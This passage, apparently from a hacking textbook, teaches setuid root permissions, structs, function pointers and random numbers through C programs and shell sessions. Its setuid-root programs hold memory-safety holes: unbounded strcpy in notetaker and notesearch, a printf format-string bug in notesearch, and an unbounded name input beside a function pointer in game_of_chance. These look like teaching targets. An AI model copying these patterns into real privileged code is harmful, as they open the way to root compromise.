In the output for uid_demo.c, both user IDs are shown to be 999 when `uid_demo` is executed, since 999 is the user ID for reader. Next, the `sudo` command is used with the `chown` command to change the owner and group of `uid_demo` to root. The program can still be executed, since it has execute permission for other, and it shows that both user IDs remain 999, since that's still the ID of the user.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of `./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

Since the program is owned by root now, `sudo` must be used to change file permissions on it. The `chmod u+s` command turns on the `setuid` permission, which can be seen in the following `ls -l` output. Now when the user reader executes `uid_demo`, the effective user ID is 0 for root, which means the program can access files as root. This is how the `chsh` program is able to allow any user to change his or her login shell stored in /etc/passwd.

This same technique can be used in a multiuser note-taking program. The next program will be a modification of the simplenote program; it will also record the user ID of each note's original author. In addition, a new syntax for #include will be introduced.

The ec_malloc() and fatal() functions have been useful in many of our programs. Rather than copy and paste these functions into each program, they can be put in a separate include file.

hacking.h

```
// A function to display an error message and then exit
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// An error-checked malloc() wrapper function
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

In this new program, hacking.h, the functions can just be included. In C, when the filename for a #include is surrounded by < and >, the compiler looks for this file in standard include paths, such as /usr/include/. If the filename is surrounded by quotes, the compiler looks in the current directory. Therefore, if hacking.h is in the same directory as a program, it can be included with that program by typing #include "hacking.h".

The changed lines for the new notetaker program (notetaker.c) are displayed in bold.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
```

```
}

void fatal(char *);            // A function for fatal errors
void *ec_malloc(unsigned int); // An error-checked malloc() wrapper

int main(int argc, char *argv[]) {
   int userid, fd; // File descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.

   strcpy(buffer, argv[1]);  // Copy into buffer.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

 // Opening the file
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);

   userid = getuid(); // Get the real user ID.

// Writing data
   if(write(fd, &userid, 4) == -1) // Write user ID before note data.
      fatal("in main() while writing userid to file");
   write(fd, "\n", 1); // Terminate line.

   if(write(fd, buffer, strlen(buffer)) == -1) // Write note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminate line.

// Closing file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
}
```

The output file has been changed from /tmp/notes to /var/notes, so the data is now stored in a more permanent place. The `getuid()` function is used to get the real user ID, which is written to the datafile on the line before the note's line is written. Since the `write()` function is expecting a pointer for its source, the `&` operator is used on the integer value `userid` to provide its address.

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking:~/booksrc $ sudo chown root:root ./notetaker
reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "this is a test of multiuser notes"
[DEBUG] buffer   @ 0x804a008: 'this is a test of multiuser notes'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ls -l /var/notes
-rw------- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

In the preceding output, the notetaker program is compiled and changed to be owned by root, and the `setuid` permission is set. Now when the program is executed, the program runs as the root user, so the file /var/notes is also owned by root when it is created.

```
reader@hacking:~/booksrc $ cat /var/notes
cat: /var/notes: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/notes
?
this is a test of multiuser notes
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00000000  e7 03 00 00 0a 74 68 69  73 20 69 73 20 61 20 74  |.....this is a t|
00000010  65 73 74 20 6f 66 20 6d  75 6c 74 69 75 73 65 72  |est of multiuser|
00000020  20 6e 6f 74 65 73 0a                              | notes.|
00000027
reader@hacking:~/booksrc $ pcalc 0x03e7
        999             0x3e7           0y1111100111
reader@hacking:~/booksrc $
```

The /var/notes file contains the user ID of reader (999) and the note. Because of little-endian architecture, the 4 bytes of the integer 999 appear reversed in hexadecimal (shown in bold above).

In order for a normal user to be able to read the note data, a corresponding `setuid` root program is needed. The notesearch.c program will read the note data and only display the notes written by that user ID. Additionally, an optional command-line argument can be supplied for a search string. When this is used, only notes matching the search string will be displayed.

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"
```

```
#define FILENAME "/var/notes"

int print_notes(int, int, char *);   // Note printing function.
int find_user_note(int, int);        // Seek in file for a note for user.
int search_note(char *, char *);     // Search for keyword function.
void fatal(char *);                  // Fatal error handler

int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // File descriptor
   char searchstring[100];

   if(argc > 1)                        // If there is an arg,
      strcpy(searchstring, argv[1]);   //   that is the search string;
   else                                // otherwise,
      searchstring[0] = 0;             //   search string is empty.

   userid = getuid();
   fd = open(FILENAME, O_RDONLY);   // Open the file for read-only access.
   if(fd == -1)
      fatal("in main() while opening file for reading");

   while(printing)
      printing = print_notes(fd, userid, searchstring);
   printf("-------[ end of note data ]-------\n");
   close(fd);
}

// A function to print the notes for a given uid that match
// an optional search string;
// returns 0 at end of file, 1 if there are still more notes.
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];

   note_length = find_user_note(fd, uid);
   if(note_length == -1)  // If end of file reached,
      return 0;           //   return 0.

   read(fd, note_buffer, note_length); // Read note data.
   note_buffer[note_length] = 0;       // Terminate the string.

   if(search_note(note_buffer, searchstring)) // If searchstring found,
      printf(note_buffer);                    //   print the note.
   return 1;
}

// A function to find the next note for a given userID;
// returns -1 if the end of the file is reached;
// otherwise, it returns the length of the found note.
int find_user_note(int fd, int user_uid) {
   int note_uid=-1;
   unsigned char byte;
   int length;

   while(note_uid != user_uid) {  // Loop until a note for user_uid is found.
```

```
      if(read(fd, &note_uid, 4) != 4) // Read the uid data.
         return -1; // If 4 bytes aren't read, return end of file code.
      if(read(fd, &byte, 1) != 1) // Read the newline separator.
         return -1;

      byte = length = 0;
      while(byte != '\n') {  // Figure out how many bytes to the end of line.
         if(read(fd, &byte, 1) != 1) // Read a single byte.
            return -1;     // If byte isn't read, return end of file code.
         length++;
      }
   }
   lseek(fd, length * -1, SEEK_CUR); // Rewind file reading by length bytes.

   printf("[DEBUG] found a %d byte note for user id %d\n", length, note_uid);
   return length;
}

// A function to search a note for a given keyword;
// returns 1 if a match is found, 0 if there is no match.
int search_note(char *note, char *keyword) {
   int i, keyword_length, match=0;

   keyword_length = strlen(keyword);
   if(keyword_length == 0)  // If there is no search string,
      return 1;              // always "match".

   for(i=0; i < strlen(note); i++) { // Iterate over bytes in note.
      if(note[i] == keyword[match])  // If byte matches keyword,
         match++;   // get ready to check the next byte;
      else {        //   otherwise,
         if(note[i] == keyword[0]) // if that byte matches first keyword byte,
            match = 1;  // start the match count at 1.
         else
            match = 0;  // Otherwise it is zero.
      }
      if(match == keyword_length) // If there is a full match,
         return 1;   // return matched.
   }
   return 0;  // Return not matched.
}
```

Most of this code should make sense, but there are some new concepts. The filename is defined at the top instead of using heap memory. Also, the function `lseek()` is used to rewind the read position in the file. The function call of `lseek(fd, length * -1, SEEK_CUR);` tells the program to move the read position forward from the current position in the file by `length * -1` bytes. Since this turns out to be a negative number, the position is moved backward by `length` bytes.

```
reader@hacking:~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc $ sudo chown root:root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./notesearch
```

```
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

When compiled and setuid root, the notesearch program works as expected. But this is just a single user; what happens if a different user uses the notetaker and notesearch programs?

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./notetaker "This is a note for jose"
[DEBUG] buffer   @ 0x804a008: 'This is a note for jose'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
jose@hacking:/home/reader/booksrc $ ./notesearch
[DEBUG] found a 24 byte note for user id 501
This is a note for jose
-------[ end of note data ]-------
jose@hacking:/home/reader/booksrc $
```

When the user jose uses these programs, the real user ID is 501. This means that value is added to all notes written with notetaker, and only notes with a matching user ID will be displayed by the notesearch program.

```
reader@hacking:~/booksrc $ ./notetaker "This is another note for the reader user"
[DEBUG] buffer   @ 0x804a008: 'This is another note for the reader user'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
[DEBUG] found a 41 byte note for user id 999
This is another note for the reader user
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Similarly, all notes for the user reader have the user ID 999 attached to them. Even though both the notetaker and notesearch programs are suid root and have full read and write access to the /var/notes datafile, the program logic in the notesearch program prevents the current user from viewing other users' notes. This is very similar to how the /etc/passwd file stores user information for all users, yet programs like chsh and passwd allow any user to change his own shell or password.

0x284 Structs

Sometimes there are multiple variables that should be grouped together and treated like one. In C, *structs* are variables that can contain many other variables. Structs are often used by various system functions and libraries, so understanding how to use structs is a prerequisite to using these functions.

A simple example will suffice for now. When dealing with many time functions, these functions use a time struct called `tm`, which is defined in /usr/include/time.h. The struct's definition is as follows.

```
struct tm {
     int     tm_sec;         /* seconds */
     int     tm_min;         /* minutes */
     int     tm_hour;        /* hours */
     int     tm_mday;        /* day of the month */
     int     tm_mon;         /* month */
     int     tm_year;        /* year */
     int     tm_wday;        /* day of the week */
     int     tm_yday;        /* day in the year */
     int     tm_isdst;       /* daylight saving time */
};
```

After this struct is defined, `struct tm` becomes a usable variable type, which can be used to declare variables and pointers with the data type of the `tm` struct. The time_example.c program demonstrates this. When `time.h` is included, the `tm` struct is defined, which is later used to declare the `current_time` and `time_ptr` variables.

time_example.c

```
#include <stdio.h>
#include <time.h>

int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, day, month, year;

   seconds_since_epoch = time(0); // Pass time a null pointer as argument.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time;  // Set time_ptr to the address of
                              // the current_time struct.
   localtime_r(&seconds_since_epoch, time_ptr);

   // Three different ways to access struct elements:
   hour = current_time.tm_hour;  // Direct access
   minute = time_ptr->tm_min;    // Access via pointer
   second = *((int *) time_ptr); // Hacky pointer access

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);
}
```

The `time()` function will return the number of seconds since January 1, 1970. Time on Unix systems is kept relative to this rather arbitrary point in time, which is also known as the *epoch*. The `localtime_r()` function expects two pointers as arguments: one to the number of seconds since epoch and the other to a `tm` struct. The pointer `time_ptr` has already been set to the address of current_time, an empty tm struct. The address-of operator is used to provide a pointer to seconds_since_epoch for the other argument to localtime_r(), which fills the elements of the tm struct. The elements of structs can be accessed in three different ways; the first two are the proper ways to access struct elements, and the third is a hacked solution. If a struct variable is used, its elements can be accessed by adding the elements' names to the end of the variable name with a period. Therefore, current_time.tm_hour will access just the tm_hour element of the tm struct called current_time. Pointers to structs are often used, since it is much more efficient to pass a four-byte pointer than an entire data structure. Struct pointers are so common that C has a built-in method to access struct elements from a struct pointer without needing to dereference the pointer. When using a struct pointer like time_ptr, struct elements can be similarly accessed by the struct element's name, but using a series of characters that looks like an arrow pointing right. Therefore, time_ptr->tm_min will access the tm_min element of the tm struct that is pointed to by time_ptr. The seconds could be accessed via either of these proper methods, using the tm_sec element or the tm struct, but a third method is used. Can you figure out how this third method works?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311600
Current time is: 04:20:00
reader@hacking:~/booksrc $
```

The program works as expected, but how are the seconds being accessed in the tm struct? Remember that in the end, it's all just memory. Since tm_sec is defined at the beginning of the tm struct, that integer value is also found at the beginning. In the line second = *((int *) time_ptr), the variable time_ptr is typecast from a tm struct pointer to an integer pointer. Then this typecast pointer is dereferenced, returning the data at the pointer's address. Since the address to the tm struct also points to the first element of this struct, this will retrieve the integer value for tm_sec in the struct. The following addition to the time_example.c code (time_example2.c) also dumps the bytes of the current_time. This shows that the elements of tm struct are right next to each other in memory. The elements further down in the struct can also be directly accessed with pointers by simply adding to the address of the pointer.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) {
   int i;
   unsigned char *raw_ptr;
```

```
   printf("bytes of struct located at 0x%08x\n", time_ptr);
   raw_ptr = (unsigned char *) time_ptr;
   for(i=0; i < size; i++)
   {
      printf("%02x ", raw_ptr[i]);
      if(i%16 == 15) // Print a newline every 16 bytes.
         printf("\n");
   }
   printf("\n");
}

int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, i, *int_ptr;

   seconds_since_epoch = time(0); // Pass time a null pointer as argument.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time;  // Set time_ptr to the address of
                              // the current_time struct.
   localtime_r(&seconds_since_epoch, time_ptr);

   // Three different ways to access struct elements:
   hour = current_time.tm_hour;  // Direct access
   minute = time_ptr->tm_min;    // Access via pointer
   second = *((int *) time_ptr); // Hacky pointer access

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);

   dump_time_struct_bytes(time_ptr, sizeof(struct tm));

   minute = hour = 0;  // Clear out minute and hour.
   int_ptr = (int *) time_ptr;

   for(i=0; i < 3; i++) {
      printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr);
      int_ptr++; // Adding 1 to int_ptr adds 4 to the address,
   }             // since an int is 4 bytes in size.
}
```

The results of compiling and executing time_example2.c are as follows.

```
reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311744
Current time is: 04:22:24
bytes of struct located at 0xbffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
08 00 00 00 6b 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbffff7f0 : 24
int_ptr @ 0xbffff7f4 : 22
int_ptr @ 0xbffff7f8 : 4
reader@hacking:~/booksrc $
```

While struct memory can be accessed this way, assumptions are made about the type of variables in the struct and the lack of any padding between variables. Since the data types of a struct's elements are also stored in the struct, using proper methods to access struct elements is much easier.

0x285 Function Pointers

A *pointer* simply contains a memory address and is given a data type that describes where it points. Usually, pointers are used for variables; however, they can also be used for functions. The funcptr_example.c program demonstrates the use of function pointers.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
   printf("This is function one\n");
   return 1;
}

int func_two() {
   printf("This is function two\n");
   return 2;
}

int main() {
   int value;
   int (*function_ptr) ();

   function_ptr = func_one;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);

   function_ptr = func_two;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);
}
```

In this program, a function pointer aptly named `function_ptr` is declared in `main()`. This pointer is then set to point at the function `func_one()` and is called; then it is set again and used to call `func_two()`. The output below shows the compilation and execution of this source code.

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one
value returned was 1
```

```
function_ptr is 0x0804838d
This is function two
value returned was 2
reader@hacking:~/booksrc $
```

0x286 Pseudo-random Numbers

Since computers are deterministic machines, it is impossible for them to produce truly random numbers. But many applications require some form of randomness. The pseudo-random number generator functions fill this need by generating a stream of numbers that is *pseudo-random*. These functions can produce a seemingly random sequence of numbers started from a seed number; however, the same exact sequence can be generated again with the same seed. Deterministic machines cannot produce true randomness, but if the seed value of the pseudo-random generation function isn't known, the sequence will seem random. The generator must be seeded with a value using the function `srand()`, and from that point on, the function `rand()` will return a pseudo-random number from 0 to `RAND_MAX`. These functions and `RAND_MAX` are defined in stdlib.h. While the numbers `rand()` returns will appear to be random, they are dependent on the seed value provided to `srand()`. To maintain pseudo-randomness between subsequent program executions, the randomizer must be seeded with a different value each time. One common practice is to use the number of seconds since epoch (returned from the `time()` function) as the seed. The rand_example.c program demonstrates this technique.

rand_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int i;
   printf("RAND_MAX is %u\n", RAND_MAX);
   srand(time(0));

   printf("random values from 0 to RAND_MAX\n");
   for(i=0; i < 8; i++)
      printf("%d\n", rand());
   printf("random values from 1 to 20\n");
   for(i=0; i < 8; i++)
      printf("%d\n", (rand()%20)+1);
}
```

Notice how the modulus operator is used to obtain random values from 1 to 20.

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
```

```
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
random values from 1 to 20
2
3
8
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
random values from 1 to 20
6
16
12
19
8
19
2
1
reader@hacking:~/booksrc $
```

The program's output just displays random numbers. Pseudo-randomness can also be used for more complex programs, as you will see in this section's final script.

0x287 A Game of Chance

The final program in this section is a set of games of chance that use many of the concepts we've discussed. The program uses pseudo-random number generator functions to provide the element of chance. It has three different game functions, which are called using a single global function pointer, and it uses structs to hold data for the player, which is saved in a file. Multi-user file permissions and user IDs allow multiple users to play and maintain their own account data. The game_of_chance.c program code is heavily documented, and you should be able to understand it at this point.

game_of_chance.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.h>
#include <stdlib.h>
#include "hacking.h"

#define DATAFILE "/var/chance.data" // File to store user data

// Custom user struct to store information about users
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

// Function prototypes
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore();
void jackpot();
void input_name();
void print_cards(char *, char *, int);
int take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);

// Global variables
struct user player;      // Player struct

int main() {
   int choice, last_game;

   srand(time(0)); // Seed the randomizer with the current time.

   if(get_player_data() == -1)  // Try to read player data from file.
      register_new_player();    // If there is no data, register a new player.

   while(choice != 7) {
      printf("-=[ Game of Chance Menu ]=-\n");
      printf("1 - Play the Pick a Number game\n");
      printf("2 - Play the No Match Dealer game\n");
      printf("3 - Play the Find the Ace game\n");
      printf("4 - View current high score\n");
      printf("5 - Change your user name\n");
```

```
      printf("6 - Reset your account at 100 credits\n");
      printf("7 - Quit\n");
      printf("[Name: %s]\n", player.name);
      printf("[You have %u credits] ->  ", player.credits);
      scanf("%d", &choice);

      if((choice < 1) || (choice > 7))
         printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
      else if (choice < 4) {          // Otherwise, choice was a game of some sort.
            if(choice != last_game) { // If the function ptr isn't set
               if(choice == 1)        // then point it at the selected game
                  player.current_game = pick_a_number;
               else if(choice == 2)
                  player.current_game = dealer_no_match;
               else
                  player.current_game = find_the_ace;
               last_game = choice;    // and set last_game.
            }
            play_the_game();          // Play the game.
         }
      else if (choice == 4)
         show_highscore();
      else if (choice == 5) {
         printf("\nChange user name\n");
         printf("Enter your new name: ");
         input_name();
         printf("Your name has been changed.\n\n");
      }
      else if (choice == 6) {
         printf("\nYour account has been reset with 100 credits.\n\n");
         player.credits = 100;
      }
   }
   update_player_data();
   printf("\nThanks for playing! Bye.\n");
}

// This function reads the player data for the current uid
// from the file. It returns -1 if it is unable to find player
// data for the current uid.
int get_player_data() {
   int fd, uid, read_bytes;
   struct user entry;

   uid = getuid();

   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1) // Can't open the file, maybe it doesn't exist
      return -1;
   read_bytes = read(fd, &entry, sizeof(struct user));    // Read the first chunk.
   while(entry.uid != uid && read_bytes > 0) { // Loop until proper uid is found.
      read_bytes = read(fd, &entry, sizeof(struct user)); // Keep reading.
   }
   close(fd); // Close the file.
   if(read_bytes  < sizeof(struct user)) // This means that the end of file was reached.
```

```
      return -1;
   else
      player = entry; // Copy the read entry into the player struct.
   return 1;          // Return a success.
}

// This is the new user registration function.
// It will create a new player account and append it to the file.
void register_new_player()  {
   int fd;

   printf("-=-={ New Player Registration }=-=-\n");
   printf("Enter your name: ");
   input_name();

   player.uid = getuid();
   player.highscore = player.credits = 100;

   fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in register_new_player() while opening file");
   write(fd, &player, sizeof(struct user));
   close(fd);

   printf("\nWelcome to the Game of Chance %s.\n", player.name);
   printf("You have been given %u credits.\n", player.credits);
}

// This function writes the current player data to the file.
// It is used primarily for updating the credits after games.
void update_player_data() {
   int fd, i, read_uid;
   char burned_byte;

   fd = open(DATAFILE, O_RDWR);
   if(fd == -1) // If open fails here, something is really wrong.
      fatal("in update_player_data() while opening file");
   read(fd, &read_uid, 4);          // Read the uid from the first struct.
   while(read_uid != player.uid) {  // Loop until correct uid is found.
      for(i=0; i < sizeof(struct user) - 4; i++)  // Read through the
         read(fd, &burned_byte, 1);               // rest of that struct.
      read(fd, &read_uid, 4);       // Read the uid from the next struct.
   }
   write(fd, &(player.credits), 4);   // Update credits.
   write(fd, &(player.highscore), 4); // Update highscore.
   write(fd, &(player.name), 100);    // Update name.
   close(fd);
}

// This function will display the current high score and
// the name of the person who set that high score.
void show_highscore() {
   unsigned int top_score = 0;
   char top_name[100];
   struct user entry;
```

```
   int fd;

   printf("\n====================| HIGH SCORE |====================\n");
   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1)
      fatal("in show_highscore() while opening file");
   while(read(fd, &entry, sizeof(struct user)) > 0) { // Loop until end of file.
      if(entry.highscore > top_score) {   // If there is a higher score,
            top_score = entry.highscore;  // set top_score to that score
            strcpy(top_name, entry.name); // and top_name to that username.
         }
   }
   close(fd);
   if(top_score > player.highscore)
      printf("%s has the high score of %u\n", top_name, top_score);
   else
      printf("You currently have the high score of %u credits!\n", player.highscore);
   printf("======================================================\n\n");
}

// This function simply awards the jackpot for the Pick a Number game.
void jackpot() {
   printf("*+*+*+*+*+* JACKPOT *+*+*+*+*+*\n");
   printf("You have won the jackpot of 100 credits!\n");
   player.credits += 100;
}

// This function is used to input the player name, since
// scanf("%s", &whatever) will stop input at the first space.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Flush any leftover
      scanf("%c", &input_char); // newline chars.

   name_ptr = (char *) &(player.name); // name_ptr = player name's address
   while(input_char != '\n') {  // Loop until newline.
      *name_ptr = input_char;   // Put the input char into name field.
      scanf("%c", &input_char); // Get the next char.
      name_ptr++;               // Increment the name pointer.
   }
   *name_ptr = 0;  // Terminate the string.
}

// This function prints the 3 cards for the Find the Ace game.
// It expects a message to display, a pointer to the cards array,
// and the card the user has picked as input. If the user_pick is
// -1, then the selection numbers are displayed.
void print_cards(char *message, char *cards, int user_pick) {
   int i;

   printf("\n\t*** %s ***\n", message);
   printf("      \t._.\t._.\t._.\n");
   printf("Cards:\t|%c|\t|%c|\t|%c|\n\t", cards[0], cards[1], cards[2]);
   if(user_pick == -1)
      printf(" 1 \t 2 \t 3\n");
```

```
   else {
      for(i=0; i < user_pick; i++)
         printf("\t");
      printf(" ^-- your pick\n");
   }
}

// This function inputs wagers for both the No Match Dealer and
// Find the Ace games. It expects the available credits and the
// previous wager as arguments. The previous_wager is only important
// for the second wager in the Find the Ace game. The function
// returns -1 if the wager is too big or too little, and it returns
// the wager amount otherwise.
int take_wager(int available_credits, int previous_wager) {
   int wager, total_wager;

   printf("How many of your %d credits would you like to wager?  ", available_credits);
   scanf("%d", &wager);
   if(wager < 1) {   // Make sure the wager is greater than 0.
      printf("Nice try, but you must wager a positive number!\n");
      return -1;
   }
   total_wager = previous_wager + wager;
   if(total_wager > available_credits) {  // Confirm available credits
      printf("Your total wager of %d is more than you have!\n", total_wager);
      printf("You only have %d available credits, try again.\n", available_credits);
      return -1;
   }
   return wager;
}

// This function contains a loop to allow the current game to be
// played again. It also writes the new credit totals to file
// after each game is played.
void play_the_game() {
   int play_again = 1;
   int (*game) ();
   char selection;

   while(play_again) {
      printf("\n[DEBUG] current_game pointer @ 0x%08x\n", player.current_game);
      if(player.current_game() != -1) {         // If the game plays without error and
         if(player.credits > player.highscore)  // a new high score is set,
            player.highscore = player.credits;  // update the highscore.
         printf("\nYou now have %u credits\n", player.credits);
         update_player_data();                  // Write the new credit total to file.
         printf("Would you like to play again? (y/n)  ");
         selection = '\n';
         while(selection == '\n')               // Flush any extra newlines.
            scanf("%c", &selection);
         if(selection == 'n')
            play_again = 0;
      }
      else               // This means the game returned an error,
         play_again = 0; // so return to main menu.
```

```
   }
}

// This function is the Pick a Number game.
// It returns -1 if the player doesn't have enough credits.
int pick_a_number() {
   int pick, winning_number;

   printf("\n####### Pick a Number ######\n");
   printf("This game costs 10 credits to play. Simply pick a number\n");
   printf("between 1 and 20, and if you pick the winning number, you\n");
   printf("will win the jackpot of 100 credits!\n\n");
   winning_number = (rand() % 20) + 1; // Pick a number between 1 and 20.
   if(player.credits < 10) {
      printf("You only have %d credits. That's not enough to play!\n\n", player.credits);
      return -1;  // Not enough credits to play
   }
   player.credits -= 10; // Deduct 10 credits.
   printf("10 credits have been deducted from your account.\n");
   printf("Pick a number between 1 and 20: ");
   scanf("%d", &pick);

   printf("The winning number is %d\n", winning_number);
   if(pick == winning_number)
      jackpot();
   else
      printf("Sorry, you didn't win.\n");
   return 0;
}

// This is the No Match Dealer game.
// It returns -1 if the player has 0 credits.
int dealer_no_match() {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Pick a number between 0 and 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)               // Print a line break every 8 numbers.
         printf("\n");
   }
   for(i=0; i < 15; i++) {       // Loop looking for matches.
```

```
      j = i + 1;
      while(j < 16) {
         if(numbers[i] == numbers[j])
            match = numbers[i];
         j++;
      }
   }
   if(match != -1) {
      printf("The dealer matched the number %d!\n", match);
      printf("You lose %d credits.\n", wager);
      player.credits -= wager;
   } else {
      printf("There were no matches! You win %d credits!\n", wager);
      player.credits += wager;
   }
   return 0;
}

// This is the Find the Ace game.
// It returns -1 if the player has 0 credits.
int find_the_ace() {
   int i, ace, total_wager;
   int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
   char choice_two, cards[3] = {'X', 'X', 'X'};

   ace = rand()%3; // Place the ace randomly.

   printf("******* Find the Ace *******\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("Three cards will be dealt out, two queens and one ace.\n");
   printf("If you find the ace, you will win your wager.\n");
   printf("After choosing a card, one of the queens will be revealed.\n");
   printf("At this point, you may either select a different card or\n");
   printf("increase your wager.\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }

   while(wager_one == -1) // Loop until valid wager is made.
      wager_one = take_wager(player.credits, 0);

   print_cards("Dealing cards", cards, -1);
   pick = -1;
   while((pick < 1) || (pick > 3)) { // Loop until valid pick is made.
      printf("Select a card: 1, 2, or 3  ");
      scanf("%d", &pick);
   }
   pick--; // Adjust the pick since card numbering starts at 0.
   i=0;
   while(i == ace || i == pick) // Keep looping until
      i++;                      // we find a valid queen to reveal.
   cards[i] = 'Q';
   print_cards("Revealing a queen", cards, pick);
```

```
    invalid_choice = 1;
    while(invalid_choice) {       // Loop until valid choice is made.
       printf("Would you like to:\n[c]hange your pick\tor\t[i]ncrease your wager?\n");
       printf("Select c or i:  ");
       choice_two = '\n';
       while(choice_two == '\n')  // Flush extra newlines.
          scanf("%c", &choice_two);
       if(choice_two == 'i') {    // Increase wager.
             invalid_choice=0;    // This is a valid choice.
